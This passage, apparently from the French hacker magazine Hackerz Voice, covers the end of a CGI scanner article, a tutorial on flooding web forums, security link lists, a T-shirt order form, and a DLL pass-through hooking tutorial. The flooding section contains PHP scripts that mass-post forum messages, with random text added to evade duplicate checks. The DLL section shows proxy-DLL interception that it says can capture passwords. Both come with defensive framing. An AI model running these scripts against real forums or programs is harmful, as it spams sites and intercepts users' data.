Testing :                environ.cgi     [~NOT FOUND~]
Testing :                      wrap       [ -=FOUND=- ]
Testing :                   cgiwrap       [~NOT FOUND~]
Testing :              guestbook.cgi     [~NOT FOUND~]
Testing :                   edit.pl       [~NOT FOUND~]
Testing :              perlshop.cgi     [~NOT FOUND~]
```

Scann terminé: CGI Trouvés : 5/40
[Redils@HZV CGI Scann]$

Ci-dessus, un petit exemple d'exécution de notre scanner. Voilà, vous savez maintenant coder un scanner de faille CGI. Comme d'habitude, vous pouvez m'écrire à redils@netcourrier.com, pour me faire part de vos observations et d'éventuels problèmes rencontrés quant à la réalisation de ce programme. Je tiens à remercier les lecteurs qui m'ont écrit et je leur passe tous le bonjour.

~~~~=ReDiLs=~~~~

Remarque. Il est tout à fait possible, dans notre liste de CGI, de tester autre chose que des failles CGI. On peut y inclure des tests différents, tels que phpMyAdmin ou autre. Vous pouvez aussi rajouter les adresses des pages faillibles dont parle GoddMonk dans son article paru dans HZV 9.

Spécial Greetz to : Psychoz (Faites une ronde ! UI !).
Max Payne (et aussi la mère à Max Payne mouhahaha).
DragonKil (Je te garde mes poils de cul ;)
Nadj (Les crèpes au jambon étaient bonnes, comme toi !:P)
ADN (chiale pas, on t'aime aussi ;)
Dav (Vive les sachets fraîcheur .)

NIVEAU NEWBIE

FORUM : FLOODING PROCESS AND P

Certains rigolos (dont je ne citerai pas les noms) passent leur temps à flooder des forums ! Voyons comment ils procèdent et quels sont les moyens de s'en protéger... On pourra aussi se demander pourquoi ils font ça (et oui, on joue aussi les psychologues ;))

Pour comprendre les explications, j'ai mis en ligne un forum pour que vous puissiez vous entraîner. Ce forum, d'ailleurs, sera l'objet d'étude de l'article. Il est situé à l'adresse suivante : www.ffpphzv.fr.st.

Il est donc libre de flooder ce Forum, et aucun autre !!! ;)

Attention, tout ce qui est écrit ici ne l'est que dans un but ludique et juste pour comprendre le processus et les moyens utilisés par certains pour flooder...

Explications

EN QUOI CONSISTE LE FLOODING ? !! Si vous ne savez pas ce qu'est le flooding (et oui, pensons à tout le monde), ces lignes sontt pour vous. Le flooding consiste en un envoi massif de messages destinés à des forums, à des livres d'or et à tout ce qui fait appel à des formulaires. Je n'ai pas cité les boîtes webmail car, dans le cas des e-mail, ce n'est plus du flooding mais plutôt du mail bombing.

Pourquoi certains s'amusent-ils à pratiquer ce genre de sport ?!!

La réponse en est très simple : ceux qui font ça sont dotés d'un complexe et le fait de flooder leur procure une certaine forme de satisfaction, un plaisir de domination potentielle d'un site. En gros, ils se prennent pour des maîtres du hacking. Or, il ne savent pas ce qu'est un vrai hacker (moi non plus d'ailleurs ;) mais un vrai hacker est, je pense, un hacker propre, ne détruisant pas les conceptions des autres. Voyons comment ils procèdent pour flooder des forums.

Procédure de flooding

N'oublions pas que l'article va de pair avec le site. Rendez-vous à l'url qui précède pour étudier l'article. ;)

1er type de Forum Sécurité : minimale url :
http://membres.lycos.fr/ffpphzv/flood_forum1/

1. La façon la plus simple pour flooder ce genre de forum est de presser, une fois avoir posté un message, la touche F5 qui correspond à actualiser. Cette méthode est la plus simple et de loin la plus utilisée. Voyez la méthode utilisée par la plupart des floodeurs et sur quoi repose leur fierté. Ca vole pas haut, n'est-ce-pas?!! ;)

2. La deuxième méthode, pour ce genre de forum, est identique à celle qui précède, mais, cette fois-ci, analysons ce qui se passe. Allons au Forum n°1 et étudions-y son organisation:

Le forum se compose de 4 champs : Pseudo - Email - Sujet du message - Message, et d'un bouton d'envoi.

Pour pouvoir flooder un forum, il faut d'abord étudier son organisation propre. Commençons donc par enregistrer la page en faisant fichier, enregistrer sous (étape nécessaire pour l'étude) pour pouvoir ensuite visualiser la page avec un éditeur HTML (c'est plus simple). Vous pouvez aussi, si vous n'avez pas peur de la fatigue et de l'ennui, faire affichage/source. Mais dans ce dernier cas, il faut étudier le code HTML ligne par ligne, ce qui peut être un peu plus fastidieux.

Enfin bon, nous, nous opterons pour la méthode la plus simple, à savoir l'enregistrement de la page contenant le formulaire et à son examination avec un éditeur (je vous conseille le fameux Namo Web editor, mais y en a plein d'autre : Dreamweaver, Front page...).

Qu'examinent ceux qui floodent ?

Et bien ils regardent d'abord le nom de chaque champ et le fichier appelé pour valider et poster le message. Si vous analysez le code HTML des champs, vous avez pu remarquer que le champ pseudo a pour nom pseudo: `<input type="text" name="pseudo">`

De même avec le champ e-mail qui a pour nom e-mail, le champs sujet a pour nom sujet , le champs message a pour nom message et le bouton a pour nom ajouter et pour valeur Envoyer.

De même, vous avez pu remarquer que le fichier appelé pour valider était ajout.php3 :

```
<form name="form1" action="ajout.php3">
```

Ayant tous les éléments sous la main, voyons comment l'exécuter. Appelez tout d'abord le formulaire du forum, à savoir dans notre cas :

http://membres.lycos.fr/ffpphzv/flood_forum1/

puis ajoutez

```
ajout.php?pseudo=salut&email=moi@moi.fr&sujet=pasd
esujet&message=pasdemessagenonplus&ajouter=Envoyer
```

Le point d'interrogation "?" entre le fichier ajout.php3 et tout ce qui suit fait, en fait, appel à toutes les variables et à leur valeur destinées à ce fichier ajout.php3 pour pouvoir poster le message. Les variables auxquelles on a fait appel ne sont autres que les champs du formulaire et leurs valeurs sont des valeurs que vous pouvez changer...

Une fois avoir tapé l'url, vous n'avez plus qu'à appuyer sur Entrée, et à laisser presser la touche F5. Puis rendez-vous a l'index du forum. Comme par magie, plus d'une cinquantaine de messages comportant les mêmes données ont été postés. ;)

Voilà pour l'explication rationnelle de la procédure d'envoi en ce qui concerne ce type de forum, à savoir le moins sécurisé qui puisse y avoir sur le marché... ;)

Comme vous avez pu le remarquer, ce forum n'a pas d'arborescence et aucun autre forum, excepté le plus sécurisé (forum n°4 qui n'est pas le mien). Ils ne sont qu'à but d'étude.

ROTECTION (FFPP)

2ème type de forum Sécurité : moyenne

url : http://membres.lycos.fr/ffpphzv/flood_forum2/

Vous pouvez toujours, comme on vient de faire, poster un message puis presser la touche F5. Mais ce n'est pas ce qui nous intéresse dans l'analyse de ce nouveau Forum. ;)

Ainsi, de même qu'avec le forum n°1, on va procéder à une certaine analyse du formulaire d'envoi.

Donc comme précédemment, on va étudier le nombre de champs, leur nom, le fichier vers lequel pointe le formulaire et d'autres éléments qui ne figuraient pas précédemment.

Toujours pareil, enregistrons le formulaire et ouvrons-le avec un éditeur HTML visuel. Comme vous le remarquez, la structure du formulaire est identique.

Avec toujours les même champs : pseudo - email - sujet - message et toujours le même fichier d'envoi : ajout.php3.

Cependant, deux nouveaux éléments sont apparus. Il y a tout d'abord, au niveau de la form, method="post" qui est apparu. Puis au niveau du formulaire, deux champs cachés qui ne sont pas visibles dans la page Web. Mais le navigateur, et surtout le fichier auquel le formulaire fait appel, en tiennent compte.

Lorsque vous postez un message sur ce forum, et bien l'url contenant les variables et toutes les données n'apparaît plus, et ça, grâce à method="post". Au forum précédent, on n'avait pas mis de method, et pour cause, le method par défaut est "get".

Et en ce qui concerne ces champs cachés, ils sont sous la forme

```
<input type="hidden" name="nb" value="123456789">
et ><INPUT type=hidden value=eretcarac
name=caractere>
```

et apparaissent dans le code source.

Essayons de voir l'utilité de ces champs cachés. Si jamais vous réécrivez la requête du forum n°1, vous pouvez remarquer qu'il se produit une erreur.

En fait, le fichier ajout.php3 n'accepte de poster le message que s'il reçoit tous les arguments, à savoir

```
pseudo=qqn - email=moi@moi.fr - sujet =pasdesujet
- message=pasdemessagenonplus - nb=123456789 -
caractere=eretcarac - ajouter=Envoyer.
```

Ce qui donne au final :

```
ajout.php3?pseudo=qqn&email=moi@moi.fr&sujet=pas-
desujet&message=pasdemessagenonplus&nb=123456789&c
aractere=eretcarac&message=1&ajouter=Envoyer.
```

En plus de procurer une protection minime, ces champs cachés servent aussi à définir l'ID (le numéro) des messages lorsque le forum présente une arborescence, ce qui n'est pas le cas ici !

Enfin, une dernière méthode peut permettre de flooder aussi bien le forum n°1 que le forum de type n°2. Il s'agit de faire appel à un script, que l'on réalisera, et qui postera le nombre voulu de messages. Ce script, écrit en PHP, par exemple, fera en fait appel à l'url de postage. Vous l'avez donc compris, ce script ne peut pas être réalisé si tout ce qui a été fait précédemment n'a pas été mis en place. Ce script nous évite en fait de laisser presser la touche F5 pendant 10 min, il fait tout à la place.

Allez, au boulot !

Il nous faudrait une fonction qui nous permette d'ouvrir, en cache, une page Web. Cette fonction existe en PHP, il s'agit de fopen() qui accepte comme variable un chemin d'accès (path en anglais) et un mode. Nous, on s'intéressera au mode 'lecture' qui correspond à 'a' ou à 'r'.

Cela nous donne :

```
<?php
for($i=0; $i < 10; $i++)          // déroulement de la
                                     boucle
{
$fp = fopen
("http://membres.lycos.fr/ffpphzv/flood_forum2/
        ajout.php3?pseudo=qqn&email=moi@moi.fr
        &sujet=pasdesujet&nb=123456789&caractere=
        eretcarac&message=pasdemessagenonplus
        &ajouter=Envoyer","a");
                  // ouverture de notre page d'envoi
                                  en cache fclose($fp);
                              //fermeture de l'ouverture de
                                  la page Web en cache
}

?>
```

Ce script nous a permis d'envoyer dix fois le même message. Cependant, peu de serveurs acceptent la fonction fopen(), du fait, notamment, de cette méthode. Si vous voulez tester tout de même cette méthode, il vous faut soit un compte chez Free, soit exécuter le script en local.

Vous avez pu remarquer que ce genre de forum accepte que plusieurs messages ayant les mêmes valeurs soient postés.

Passons donc à des choses plus complexes et surtout, plus intéressantes. :)

3ème type de Forum Sécurité : intermédiaire

url : http://membres.lycos.fr/ffpphzv/flood_forum3/

Rendez-vous à l'url ci-dessus.

Toujours la même méthode, on étudie le forum qui présente aussi des champs cachés, et qu'est-ce qu'on aperçoit : il est impossible de poster plus d'une fois le même message à la suite avec le même pseudo...

Si vous faites plusieurs essais, vous pouvez remarqué que seul le champ message doit être différent. Il se peut donc qu'un message ayant un même sujet, un même pseudo, un même e-mail, mais un message différent puisse être posté !

Mais que faire ?!!

Il faut tout simplement réaliser un script, comme précédemment, créant un message différent à chaque appel du script.

Pour cela, on va toujours utiliser la fonction fopen() et on va créer un générateur de caractères aléatoire. En effet, ceux qui floodent ce genre de forum ne font cela que pour nuire au site, ils ne se préoccupent pas de ce que peut contenir le message.

Voici le script que nous étudierons juste après :

```
<?php
$chaine =
        "aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStT
        uUvVwWxXyYzZ0123456789";

srand((double)microtime()*1000000);
for($i=0; $i<10; $i++)
{
$chaine_aleatoire .= $chaine[rand()%strlen
                    ($chaine)];
$code = $chaine_aleatoire;
$fp =
fopen("http://membres.lycos.fr/ffpphzv/flood_forum3/
            ajout.php3?pseudo=moi&email=moi@moi.
            fr&sujet=pasdeesujet&nb=123456789
            &caractere=eretcarac&message=$code
            &ajouter=Envoyer","r");
fclose($fp);
}

?>
```

Etudions ligne par ligne ce script :

Après ouverture de la balise PHP, on a défini tous les caractères qui peuvent être présents dans le message et on a placé ces caractères dans la variable $chaine. Ensuite, on a défni un timer et on a initialisé le compteur.

Puis, nous avons, dans une boucle allant de 1 à 10, généré une chaîne aléatoire de caractères stockée par la suite dans $code. Nous avons ensuite fait appel à ce fameux fopen(). Et nous l'avons refermé tout de suite après.

4ème type de Forum Sécurité : optimale

url : http://membres.lycos.fr/ffpphzv/phpBB_Fr/

Ce forum est un défi pour ceux qui souhaitent s'entraîner. ;)

C'est, en fait, le célèbre Forum PHPBB qui est open source. Si vous souhaitez le télécharger : www.phpbb.biz

A vous de jouer !!!

Il a donc été étudié ici tous les types de forum (bien que sans arborescence ici). En effet, pratiquement tous les forum ont la même structure. ;)

Protection

Pour les possesseurs de forum écrits en PHP, quels sont les moyens efficaces de se protéger du flooding ?!

1ère méthode de protection : Il s'agit de faire inscrire ceux qui souhaitent poster des messages. Cela permet de dissuader. Cependant, ce processus d'inscription ne peut que retarder de 10 minutes le flood, et rien d'autre. Il s'agit donc d'une méthode de dissuasion.

2e méthode de protection : Cette méthode est identique à la méthode précédente, à savoir faire inscrire l'utilisateur mais cette fois-ci, on va limiter le nombre de messages envoyé par chaque utilisateur.

Prenons comme limite cinq messages maxi pour 10 minutes.

Au premier envoi de l'utilisateur, son ip et l'heure en 'epoch UNIX'(avec time()) sont placées dans deux champs d'une table. Si cette heure a dépassé 2 min(120 s en ce qui concerne la compatibilité en heure 'epoch UNIX') pour cette ip, alors le compteur s'initialise. C'est une méthode assez simple et efficace.

3ème méthode de protection : Après chaque envoi de message, demandez à l'utilisateur de taper dans un champ une série de chiffres pour confirmer l'envoi.

Il faut, en fait, générer un code avec le même générateur présent au Forum de flood n°3 et le placer comme valeur dans un champ de texte (ou mieux en tant qu'image).

Il faut ensuite faire la vérification de la concordance de ce champ avec un autre champ destiné à recevoir ce code. L'explication de cette partie va au-delà du cadre de cet article...

Cependant, si vous voulez tout de même des renseignements, vous pouvez poster vos messages sur le forum neutre de www.ffpphzv.fr.st

4ème méthode de protection : La méthode la plus performante pour protéger un forum est de faire un mix de toutes les protections vues précédemment avec en plus, une vérification par ip, par cookies aussi...

Le forum qui me paraît le plus sécurisé aujourd'hui, est phpbb, que vous pouvez télécharger sur phpbb.biz

Pour ce qui est des méthodes de protection, seule la théorie m'a semblé être universelle car chaque forum étant différent l'un de l'autre. Si j'avais détaillé des scripts, et bien il y aurait eu des incompatibilités.

Voilà, j'ai essayé de parler de tout ce qui touche au flood de formulaire d'une manière très condensée. Comme je l'ai dit dans l'intro, j'ai écrit la partie Procédure de flooding non pas pour vous inciter à flooder, mais pour que vous puissiez, par l'étude de ces méthodes pratiqués par certains, vous en protéger le plus efficacement possible. Si cependant vous voulez plus d'amples précisions et de réponses à vos questions, un Forum neutre est aussi mis à votre disposition sur www.ffpphzv.fr.st

By CrazyKillEr
crazykiller001@hotmail.com,www.progdefou.fr.st

Nétogr@phie

Nous avons choisi de vous présenter des sites qui sont actuellement parmi les plus riches et les plus intéressants en contenu sur le Web. Ils sont parfois d'un niveau assez élevé, mais ne vous laissez pas décourager ! Il existe aussi une myriade de petits sites français de hack, de niveaux très variables. Vous pouvez les trouver sur www.google.fr en combinant par exemple les mots clés "trojan", "flooder", "scanner", "mail bomber", "proxy", etc.

Français
www.isecurelabs.com
www.securiteinfo.com
www.newshackers.com
securis.info
www.madchat.org
www.minithins.net
projet7.tuxfamily.org
www.bugbrother.com/security.tao.ca/index.html
www.hackerzvoice.com
www.2600.fr.st
www.securent-2000.com
www.secusys.com
www.zataz.com
www.lsijolie.net
www.cnil.fr
www.wireless-fr.org


International
www.astalavista.box.sk
packetstormsecurity.dnsi.info
www.securityfocus.com
www.securiteam.com
www.vulnwatch.org
www.phrack.org
teso.scene.at
www.thehackerschoice.com
www.security.nnov.ru
www.w00w00.org
adm.freelsd.net/ADM
www.ccc.de
project.honeynet.org
www.cyberarmy.com
www.sardonix.org
www.linuxsecurity.com
www.winguides.com/security
www.guninski.com
www.malware.com
www.macsecurity.org
www.securemac.com
www.cgisecurity.com
www.pgpi.org
www.secureroot.com
www.insecure.org
www.nsa.gov

LOL
www.multimania.com/azerty0

L'HACKTION-SHIRT ZI HACKADEMY

By Hackerz Voice

We need You, en achetant ce tee shirt vous contribuez au développement de la première Hack school française



Promo :
3 tee shirts
Zi HackAdemY
45 Euros

Je commande à
HACKERZ VOICE

Nom : ..... **Prénom :** .....
Adresse : .....
Code : ..... **Ville :** .....

Signature

M6

Je choisis la promo :
3 "Zi HackAdemY" **pour 45 Euros** ☐

Je choisis :
1 "Zi HackAdemY" **pour 20 Euros** ☐

PAIEMENT

☐ par chèque à l'ordre de DMP, 26 bis, Rue Jeanne d'Arc, 94160 Saint-Mandé

☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐

Expire en ☐☐ / ☐☐

Taille XL ☐ XXL ☐

COMMENT LOGGER LES APPELS AUX FONCTIONS D'UNE

Comment surveiller les appels faits par un programme aux fonctions d'une bibliothèque partagée (.dll). Son utilité est, par exemple, de récupérer des mots de passe (comme de par hasard) ou d'analyser les appels à nos chères fonctions que sont strcpy(), strcat(), printf(), etc. qui sont traités par une fonction exportée d'une dll. Ceci afin de détecter des failles de sécurité dans les applications (buffer overflow et autres)

Tout d'abord, petit résumé sur ce qu'est une .DLL. Une DLL (Dynamic-Link Library) est un fichier exécutable qui sert de bibliothèque partagée de fonctions. Un système de lien dynamique permet à un fichier exécutable d'appeler une fonction extérieure à lui. Le code de la fonction se trouve dans la DLL et peut donc être utilisé par plusieurs exécutables (c'est l'intérêt de la chose). Une DLL peut, bien sûr, utiliser du code se trouvant dans une autre DLL.

Pour comprendre ce qui suit, vous aurez besoin de connaissances modestes en C et en assembleur.

Concept

On imagine un programme victime.exe appelant une DLL nommée ma_dll.dll qui elle contient une fonction Addition() (pourquoi commencer par plus compliqué =). Notre but est de savoir comment est appelée la fonction Addition de ma_dll.dll par victime.exe et de logger les arguments passés à cette fonction.

```
--- ma_dll.c ---
#include <windows.h>

__declspec(dllexport) int Addition(int a, int b) {
     return(a+b);
}
```

__declspec(dllexport) dit au compilateur (MS VC++ 6 dans mon cas) qu'il doit exporter la fonction Addition() pour qu'elle soit accessible de l'extérieur.
Addition(int a, int b) retourne tout bêtement le résultat de a+b.

```
--- victime.c ---
#include <stdio.h>
#include <windows.h>

int (* pAddition) (int ,int );
int main() {
     HINSTANCE hDll;
     int un = 1;
     int deux = 2;

     hDll = LoadLibrary("ma_dll.dll");
     if (!hDll) {
          printf("impossible de charger
                ma_dll.dll\n");
          return(0);
     }
     pAddition  = (void *) GetProcAddress(hDll,
                          "Addition");
     if (!pAddition) {
          printf("impossible de charger la fonction
                exportée Addition()\n");
          return(0);
     }
     printf("1 + 2 = %i", pAddition(un, deux));
     FreeLibrary(hDll);
     return(0);
}
```

Donc explication du code =):
- int (* pAddition) (int ,int); <== je définis pAddition comme un pointer sur fonction avec le prototype de la fonction Addition défini dans ma_dll.c.
- LoadLibrary("ma_dll.dll"); <== je charge la DLL ma_dll.dll
- GetProcAddress(hDll, "Addition"); <== je charge la fonction exportée Addition et récupère un pointeur sur elle-même.
- pAddition(un, deux) <== j'appelle la fonction Addition() de ma_dll.dll.
- FreeLibrary(hDll); <== parce qu'on fait du code propre :p

Jusque là, rien de compliqué, enfin j'espère ...

Donc on compile tout ca et ca marche impec :)
> D:\test>victime
> 1 + 2 = 3
1 + 2 = 3 jusqu'à nouvel ordre.

schéma de ce qu'il se passe:

```
victime.exe --- Addition(1, 2) --> ma_dll.dll
victime.exe <--------- 3 --------- ma_dll.dll
```

Notre but est de créer une DLL log.dll qu'on renommera ma_dll.dll qui appellera la vrai ma_dll.dll (renommée _ma_dll.dll) en loggant les argument au passage pour notre besoin.

```
victime.exe --- Addition(1, 2) --> ma_dll.dll
(log.dll) --- Addition(1, 2) --> _ma_dll.dll
victime.exe <----------- 3 ----------- _ma_dll.dll
```

Le but de la manœuvre est beaucoup plus intéressant quand on ne connaît que le prototype de la fonction à espionner dans la DLL car dans cet exemple, on aurait très bien pu recopier le code de ma_dll.dll en loggant directement; mais faisons de la théorie plutôt.

Application
victime.exe va demander à log.dll de calculer le résultat de Addition(1, 2), log.dll va logger les arguments passés à Addition() et demander à ma_dll.dll de calculer le résultat.

ENFIN UN ARTICLE DE HACK DIGNE DE CE NOM POUR WINDOWS !

DLL sous Windows

Pour l'application, on renomme donc log.dll en ma_dll.dll et ma_dll.dll en _ma_dll.dll

```
--- log.c ---
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

HMODULE hMod;
FARPROC old_Addition = NULL;
      // pointeur vers la fonction Addition dans _ma_dll.dll
void GetAddresses(void);
void log_it(int , int);

extern "C"
{
                // on exporte la fonction Addition pour que
                                  victime.exe puisse la charger
     __declspec(dllexport) int Addition(int , int);
}

void GetAddresses(void) {
     HMODULE h;
     h = GetModuleHandle("_ma_dll.dll");
                                  // on charge _ma_dll.dll
     if (!h)
          printf("impossible de charger
                 _ma_dll.dll\n");
                   // on charge le pointeur vers la vraie
                      fonction Addition() de _ma_dll.dll
     old_Addition = GetProcAddress(h, "Addition");
}

void log_it(int a, int b) {
     FILE *fp;
     char *ptr;
     char filename[1024];

     fp = fopen("test.txt", "a");
     if (!fp)
          return;
     GetModuleFileName(0, filename, 1024);
     ptr = filename + strlen(filename)-1;

                      // permet juste d'extraire le nom de
                  l'exécutable appelant la fonction Addition
     while((ptr>filename) && (*ptr != '\\'))
          ptr--;
     if (*ptr == '\\')
          ++ptr;
     fprintf(fp, "%s a effectué Addition(%i,
             %i)\n", ptr, a, b);
     fclose(fp);
}

__declspec(naked) int Addition(int a, int b) {
     __asm {
          push ebp
          mov ebp, esp
          pushad
     }
     log_it(a, b);
     __asm {
          popad
          pop ebp
          jmp dword ptr [old_Addition]
     }
}


BOOL WINAPI DllMain(HANDLE hinstDLL,DWORD
dwReason,LPVOID lpvReserved) {
     switch(dwReason){
     case DLL_PROCESS_ATTACH:
          hMod = LoadLibrary("_ma_dll.dll");
          GetAddresses();
          break;
     case DLL_THREAD_ATTACH:
          break;
     case DLL_THREAD_DETACH:
          break;
     case DLL_PROCESS_DETACH:
          FreeLibrary(hMod);
          break;
     }
     return TRUE;
}
```

J'ai essayé de commenter un maximum de codes, mais c'est juste une question de recherche de documentation sur le développement de DLL :) par exemple une DLL n'a pas de main() mais un DllMain(). Je vous invite donc à chercher un peu de doc là-dessus.

Le code qui nous intéresse se trouve dans la fonction Addition(). Donc on constate que je ne fais pas le calcul de Addition dans cette fonction mais qu'il est bel et bien effectué dans la vrai DLL _ma_dll.dll

Etant donné que le résultat est donné par _ma_dll.dll est non par ma_dll.dll, et qu'il ne passe pas en retour par ma_dll.dll, il faut que notre fonction Addition ne nettoie pas la pile (= le stack).

Petit rappel: quand une fonction utilise des variables, elle les met d'abord sur le stack avec des "push" et ensuite elle les retire avec "pop". Lorsque victime.exe appelle Addition de ma_dll.dll, les arguments sont pushés sur le stack mais comme c'est _ma_dll.dll qui effectue le traitement elle va nettoyer le stack... donc il ne faut pas que Addition (de ma_dll.dll) tente aussi de nettoyer la pile sinon on va avoir une belle erreur :)

Pour forcer MS VC++ 6 à ne pas créer de code qui nettoie le stack, on utilise le mot clé : __declspec(naked).

Maintenant je vais expliquer le pti bout d'assembleur qui s'est faufilé dans Addition().

```
__asm {
     push ebp      // initialisation du stack
     mov ebp, esp // idem
     pushad        // on push les registres 32-bits
                      sur le stack.
}
```

"pushad" push tous les registres 32-bits sur le stack (ESP,EAX,ECX,EDX,EBX,EBP,ESI,EDI).

```
__asm {
      popad    // inverse de pushad
      pop ebp // on nettoye notre stack
      jmp dword ptr [old_Addition]
                  // on appelle la vrai fonction Addition
                              se situant dans _ma_dll.dll
}
```

De cette manière, on peut logger les arguments via la fonction log_it() ensuite le contrôle est passé directement par un saut à old_Addition (Addition de _ma_dll.dll) qui s'occupe de nettoyer son stack.

Tout cela permet de passer le contrôle à la fonction Addition originelle avec exactement les bons paramètres fournis par l'application appelante, que ce soit la valeur des registres ou le contenu de la stack.

```
> D:\test>victime
> 1 + 2 = 3
> D:\test>>more test.txt
> test.exe a effectué Addition(1, 2)
>
```

Conclusion

Voilà le tour est joué, on a bien réussi à logger les arguments passés à Addition().

Donc maintenant oublions un peu notre Addition() et imaginons que nous suspectons un appel bizarre à un strcpy() dans un programme et que nous voulons en avoir le cœur net :) (ca sent le buffer overflow) et bin on se code notre DLL qui logge les arguments passé à strcpy() et tout de suite ca va beaucoup mieux.

Ceci n'est qu'un exemple tout bête de l'utilisation de cette technique. Au passage on appelle cela faire une DLL pass-through.

J'espère avoir été clair :) et que vous allez coder plein de DLL dans tous les sens.

-- espona

HACKERZ VOICE

